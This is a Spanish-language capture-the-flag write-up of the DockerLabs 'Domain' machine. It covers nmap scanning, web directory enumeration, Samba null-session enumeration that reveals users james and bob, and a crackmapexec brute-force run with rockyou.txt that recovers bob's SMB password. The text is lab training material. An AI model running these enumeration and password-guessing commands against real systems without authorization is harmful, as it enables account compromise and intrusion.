

**Writeup**

**Maquina: Domain**

**Sitio: <https://dockerlabs.es/>**



**Cyberdark**  
**19 Abril 2025**




## Writeup - Maquina: Domain

El Dia de hoy les compartiré la resolución de la maquina Upload de Dockerlabs

Link para descargar la Maquina <https://mega.nz/file/pOdwgYbB#8lTyf-mWFNq7xvKWOObKUV9gkrZj3nzhuHVLGQmnZ6BQ>

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimos y ejecutamos el siguiente comando `bash auto_deploy.sh domain.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

A terminal window titled 'root@Pandora: /home/cyberdark/dockerlabs/domain' with a menu bar (Archivo, Acciones, Editar, Vista, Ayuda). The terminal shows a series of commands and their outputs. The user moves 'domain.zip' to '/home/cyberdark/dockerlabs', changes to that directory, lists files, creates a 'domain' subdirectory, moves 'domain.zip' into it, lists files again, enters the 'domain' directory, lists files, unzips 'domain.zip' (showing 'domain.tar' and 'auto\_deploy.sh' being inflated), lists files, removes 'domain.zip', lists files again, and finally runs 'bash auto\_deploy.sh domain.tar'.

```
root@Pandora: /home/cyberdark/dockerlabs/domain
Archivo Acciones Editar Vista Ayuda

(root@Pandora)-[/home/cyberdark/Descargas]
# mv domain.zip /home/cyberdark/dockerlabs

(root@Pandora)-[/home/cyberdark/Descargas]
# cd /home/cyberdark/dockerlabs

(root@Pandora)-[/home/cyberdark/dockerlabs]
# ls -a
. .. domain.zip DVWA trust upload

(root@Pandora)-[/home/cyberdark/dockerlabs]
# mkdir domain

(root@Pandora)-[/home/cyberdark/dockerlabs]
# mv domain.zip ./domain

(root@Pandora)-[/home/cyberdark/dockerlabs]
# ls -a
. .. domain DVWA trust upload

(root@Pandora)-[/home/cyberdark/dockerlabs]
# domain

(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# ls
domain.zip

(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# unzip domain.zip
Archive: domain.zip
  inflating: domain.tar
  inflating: auto_deploy.sh

(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# ls
auto_deploy.sh domain.tar domain.zip

(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# rm domain.zip


(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# ls
auto_deploy.sh domain.tar

(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# bash auto_deploy.sh domain.tar
```

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrara la máquina,

## Writeup - Maquina: Domain


Abre otra terminal para poder realizar pruebas de conectividad



```
cyberdark@Pandora: ~  
Archivo Acciones Editar Vista Ayuda  
(cyberdark@Pandora)-[~]  
$ ping 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.550 ms  
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.060 ms  
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.058 ms  
█
```

Una vez hemos comprobado la conectividad iniciamos con nuestro levantamiento de información lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos mas rápido, pues no importa si se levanta mucho ruido)



```
root@Pandora: /home/cyberdark/dockerlabs/upload  
Archivo Acciones Editar Vista Ayuda  
(root@Pandora)-[/home/cyberdark/dockerlabs/upload]  
# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN  
scan_domain.txt 172.17.0.2  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 21:05 -05  
Initiating ARP Ping Scan at 21:05  
Scanning 172.17.0.2 [1 port]  
Completed ARP Ping Scan at 21:05, 0.06s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 21:05  
Completed Parallel DNS resolution of 1 host. at 21:05, 0.02s elapsed  
Initiating SYN Stealth Scan at 21:05  
Scanning 172.17.0.2 [65535 ports]  
Discovered open port 445/tcp on 172.17.0.2  
Discovered open port 80/tcp on 172.17.0.2  
Discovered open port 139/tcp on 172.17.0.2  
Completed SYN Stealth Scan at 21:05, 0.32s elapsed (65535 total ports)  
Nmap scan report for 172.17.0.2  
Host is up (0.0000020s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
  
Read data files from: /usr/share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds  
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)  
  
(root@Pandora)-[/home/cyberdark/dockerlabs/upload]  
# █
```

## Writeup - Maquina: Domain

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Como podemos observar encontramos el puerto 80 http, 139 netbios-ssn, 445 microsoft-ds abiertos.

Este escaneo revela que el sistema objetivo tiene los siguientes servicios activos:

1. Puerto 80 (HTTP) : Indica que el sistema podría estar ejecutando un servidor web (como Apache, Nginx, etc.) y que es posible acceder a contenidos web a través de este puerto.
2. Puerto 139 (NetBIOS Session Service) : Indica que el sistema puede estar configurado para compartir recursos en una red Windows, como archivos o impresoras.
3. Puerto 445 (Microsoft Directory Services) : Indica que el sistema probablemente es parte de una red Windows y que permite autenticación y acceso a recursos compartidos.

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

```
nmap 172.17.0.2 -p80,139,445 -sCV -A -T5 -oN log_detail_scan.txt
```

## Writeup - Maquina: Domain

```
(root@Pandora) - [ /home/cyberdark/dockerlabs/domain ]
# nmap 172.17.0.2 -p80,139,445 -sCV -A -T5 -oN log_detail_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 21:52 -05
Nmap scan report for 172.17.0.2
Host is up (0.000052s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: \xC2\xBFQu\xC3\xA9 es Samba?
|_ http-server-header: Apache/2.4.52 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop

Host script results:
|_ smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_ smb2-time:
|   date: 2025-04-19T02:52:27
|_   start_date: N/A


TRACEROUTE
HOP RTT      ADDRESS
1   0.05 ms  172.17.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.70 seconds
```

Recapitulemos tenemos el puerto 80, 139,445,

- Título de la página: xXFBAQuXC3XAG es Samba?.
- Esto sugiere un nombre de dominio o un indicio relacionado con Samba (confirmado por los puertos 139/445).
- El nombre xXFBAQuXC3XAG podría ser un dominio, un nombre de máquina, o un hint para credenciales. (tengamoslo presente)

Escribimos la direccion ip en el navegador y tenemos la siguiente pagina al igual que escribiendo http://xXFBAQuXC3XAG





## Writeup - Maquina: Domain

```

1<!DOCTYPE html>
2<html lang="es">
3
4<meta charset="UTF-8">
5<meta name="viewport" content="width=device-width, initial-scale=1.0">
6<title>Qué es Samba?</title>
7<style>
8  body {
9    font-family: Arial, sans-serif;
10   margin: 0;
11   padding: 0;
12   background-color: #f0f0f0;
13 }
14
15 .container {
16   max-width: 800px;
17   margin: 20px auto;
18   background-color: #fff;
19   padding: 10px;
20   border: 1px solid #ccc;
21   border-radius: 5px;
22   box-shadow: 0px 0px 10px 0px rgba(0, 0, 0, 0.1);
23 }
24
25 h1 {
26   text-align: center;
27   color: #333;
28 }
29
30 p {
31   line-height: 1.6;
32   color: #555;
33 }
34</style>
35</head>
36<body>
37  <div class="container">
38    <h1>¿Qué es Samba?</h1>
39    <p>Samba es una implementación de software libre del protocolo de archivos compartidos de Microsoft Windows para sistemas operativos tipo Unix. Permite que sistemas operativos Unix compartan archivos e impresoras en una red local o remota.</p>
40    <p>¿Para qué sirve Samba?</p>
41    <p>Samba es útil en entornos donde hay una mezcla de sistemas operativos, incluidos Windows y sistemas basados en Unix como Linux o macOS. Con Samba, los usuarios de Windows pueden acceder a archivos y recursos compartidos en sistemas Unix y viceversa.</p>
42    <p>Además de compartir archivos, Samba también puede actuar como un controlador de dominio en redes Windows, proporcionando autenticación y servicios de directorio.</p>
43    <p>En resumen, Samba es una herramienta fundamental para la interoperabilidad entre sistemas Windows y Unix en redes empresariales y domésticas.</p>
44  </div>
45</body>
46</html>

```

Despues de revisar por el lado del puerto 80, lo mejor es explorar los demás puertos

Enumeramos con gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

```
(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 275]
/.hta.txt (Status: 403) [Size: 275]
/.hta.html (Status: 403) [Size: 275]
/.htaccess.txt (Status: 403) [Size: 275]
/.htaccess.html (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htpasswd.html (Status: 403) [Size: 275]
/.htpasswd.txt (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 1832]
/index.html (Status: 200) [Size: 1832]
/server-status (Status: 403) [Size: 275]
Progress: 18456 / 18460 (99.98%)

Finished

(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
#
```

Enumeramos con dirb dirb <http://172.17.0.2> pero no encontramos nada

## Writeup - Maquina: Domain

```
(root@Pandora)-[~] vulnerable, espere un momento.
# dirb http://172.17.0.2
dirb v2.22 -o /usr/share/dirb/wordlists/common.txt
By The Dark Raver

START_TIME: Fri Apr 18 21:33:11 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://172.17.0.2/ ---
+ http://172.17.0.2/index.html (CODE:200|SIZE:1832)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

END_TIME: Fri Apr 18 21:33:12 2025
DOWNLOADED: 4612 - FOUND: 2
```

Enumeramos con enum4linux -a 172.17.0.2

```
(root@Pandora)-[~]
# enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ )
on Fri Apr 18 21:35:06 2025

===== ( Target Information ) =====
Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 172.17.0.2 ) =====
[E] Can't find workgroup/domain

===== ( Nbtstat Information for 172.17.0.2 ) =====
Looking up status of 172.17.0.2
No reply from 172.17.0.2

===== ( Session Check on 172.17.0.2 ) =====
[+] Server 172.17.0.2 allows sessions using username '', password ''

===== ( Getting domain SID for 172.17.0.2 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 172.17.0.2 ) =====
[E] Can't get OS info with smbclient
```

## Writeup - Maquina: Domain

```
[+] Got OS info for 172.17.0.2 from srvinfo:
50B0B5BD4812  Wk Sv PrQ Unx NT SNT 50b0b5bd4812 server (Samba, Ubuntu)
platform_id : 500
os version : 6.1
server type : 0x809a03

===== ( Users on 172.17.0.2 ) =====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: james   Name: james   Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: bob     Name: bob     Desc:
user:[james] rid:[0x3e8]
user:[bob] rid:[0x3e9]

===== ( Share Enumeration on 172.17.0.2 ) =====
smbXcli_negprot_smb1_done: No compatible protocol selected by server.

  Sharename      Type      Comment
  ----
  print$         Disk      Printer Drivers
  html           Disk      HTML Share
  IPC$           IPC       IPC Service (50b0b5bd4812 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1)
failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 172.17.0.2
//172.17.0.2/print$ Mapping: DENIED Listing: N/A Writing: N/A
//172.17.0.2/html Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//172.17.0.2/IPC$ Mapping: N/A Listing: N/A Writing: N/A

===== ( Password Policy Information for 172.17.0.2 ) =====
```

Aquí logramos evidencias unos recursos compartidos

```
[+] Attaching to 172.17.0.2 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] 50B0B5BD4812
    [+] Builtin
[+] Password Info for Domain: 50B0B5BD4812
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: 37 days 6 hours 21 minutes
    [+] Password Complexity Flags: 000000
    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0
    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: 37 days 6 hours 21 minutes
[+] Retrieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 5

===== ( Groups on 172.17.0.2 ) =====
```



## Writeup - Maquina: Domain

```
===== ( Users on 172.17.0.2 via RID cycling (RIDS: 500-550,1000-1050) ) =====
rdark/dockerlabs/domain
auto_deploy.sh domain.tar

[I] Found new SID: 500B0B5BD4812\nobody (Local User)
S-1-22-1-1000 Unix User\bob (Local User)
S-1-22-1-1001 Unix User\james (Local User)

[I] Found new SID: 500B0B5BD4812\nobody (Local User)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-1057788090-2226913446-2917441136 and logon
username '', password ''

S-1-5-21-1057788090-2226913446-2917441136-501 50B0B5BD4812\nobody (Local User)
S-1-5-21-1057788090-2226913446-2917441136-513 50B0B5BD4812\none (Domain Group)
S-1-5-21-1057788090-2226913446-2917441136-1000 50B0B5BD4812\james (Local User)
S-1-5-21-1057788090-2226913446-2917441136-1001 50B0B5BD4812\bob (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\bob (Local User)
S-1-22-1-1001 Unix User\james (Local User)

===== ( Getting printer info for 172.17.0.2 ) =====

No printers returned.

enum4linux complete on Fri Apr 18 21:35:39 2025
```

Aquí logramos obtener a 2 usuarios bob, james, entonces recapitulemos tenemos puerto 80, pero no hemos podido avanzar con ese puerto, tenemos el puerto 139 y 445 tenemos 2 usuarios, ahora es ver como podemos acceder o como podemos explotar alguna vulnerabilidad.

```
(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# smbclient -L //172.17.0.2 -N

Sharename      Type      Comment
-----
print$         Disk     Printer Drivers
html           Disk     HTML Share
IPC$           IPC      IPC Service (50b0b5bd4812 server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESP
ONSE
Unable to connect with SMB1 -- no workgroup available
```

Aca listamos los recursos compartidos (como carpetas o impresoras) disponibles en el host 172.17.0.2 utilizando el protocolo SMB/CIFS (Server Message Block / Common Internet File System). La opción -L especifica que se quiere listar los recursos, y la opción -N indica que se intente una conexión nula (sin usar una contraseña). (esto ya

## Writeup - Maquina: Domain

lo habíamos visto en la enumeración de enum4linux solo que como es bastante largo lo que nos indica por eso lo hicimos de nuevo, pero con el cliente smbclient


Este comando funciona con los puertos estándar que son 445 y 139 que se ejecuta sobre netbios aunque sigue siendo compatible por razones de compatibilidad con sistemas más antiguos, la mayoría de las comunicaciones SMB modernas prefieren el puerto 445.

Entonces lo que hacemos es tratar de loguearnos utilizando el comando smbcliente //172.17.0.2/html que es un directorio que esta compartido.

```
(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# smbclient //172.17.0.2/html -U james
Password for [WORKGROUP\james]:
```

Pero tratamos de usar contraseñas comunes como root, admin, administrador james, samba y no logramos acceso.

Que debemos hacer podemos crear un txt con los nombres de usuario en este caso james y bob y ejecutar crackmapexec para hacerle un ataque de fuerza bruta pero ya con los nombres de usuario va a tardar menos.



## Writeup - Maquina: Domain

```
(root@Pandora)-[/home/cyberdark/dockerlabs/domain]
# crackmapexec smb 172.17.0.2 -u users.txt -p /usr/share/wordlists/
rockyou.txt --shares
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing FTP protocol database
[*] Initializing RDP protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 172.17.0.2 445 50B0B5BD4812 [*] Windows 6.1 B
uild 0 (name:50B0B5BD4812) (domain:50B0B5BD4812) (signing:False) (SMB
v1:False)
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\
james:123456 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\
james:12345 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\
james:123456789 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\
james:password STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\
james:iloveyou STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\
james:princess STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\
james:1234567 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\
james:rockyou STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\
james:12345678 STATUS_LOGON_FAILURE
```

El comienza a realizar uno a uno el intento con el usuario james y el usuario bob y a probar cada contraseña.

Se encontró con el usuario bob la contraseña star

```
US_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\bob:bighead STAT
US_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\bob:s123456 STAT
US_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\bob:nicole2 STAT
US_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\bob:mercado STAT
US_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\bob:mango STATUS
_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\bob:ilovekyle ST
ATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\bob:godlovesme S
TATUS_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\bob:garnet STATU
S_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [-] 50B0B5BD4812\bob:brendon STAT
US_LOGON_FAILURE
SMB 172.17.0.2 445 50B0B5BD4812 [+] 50B0B5BD4812\bob:star

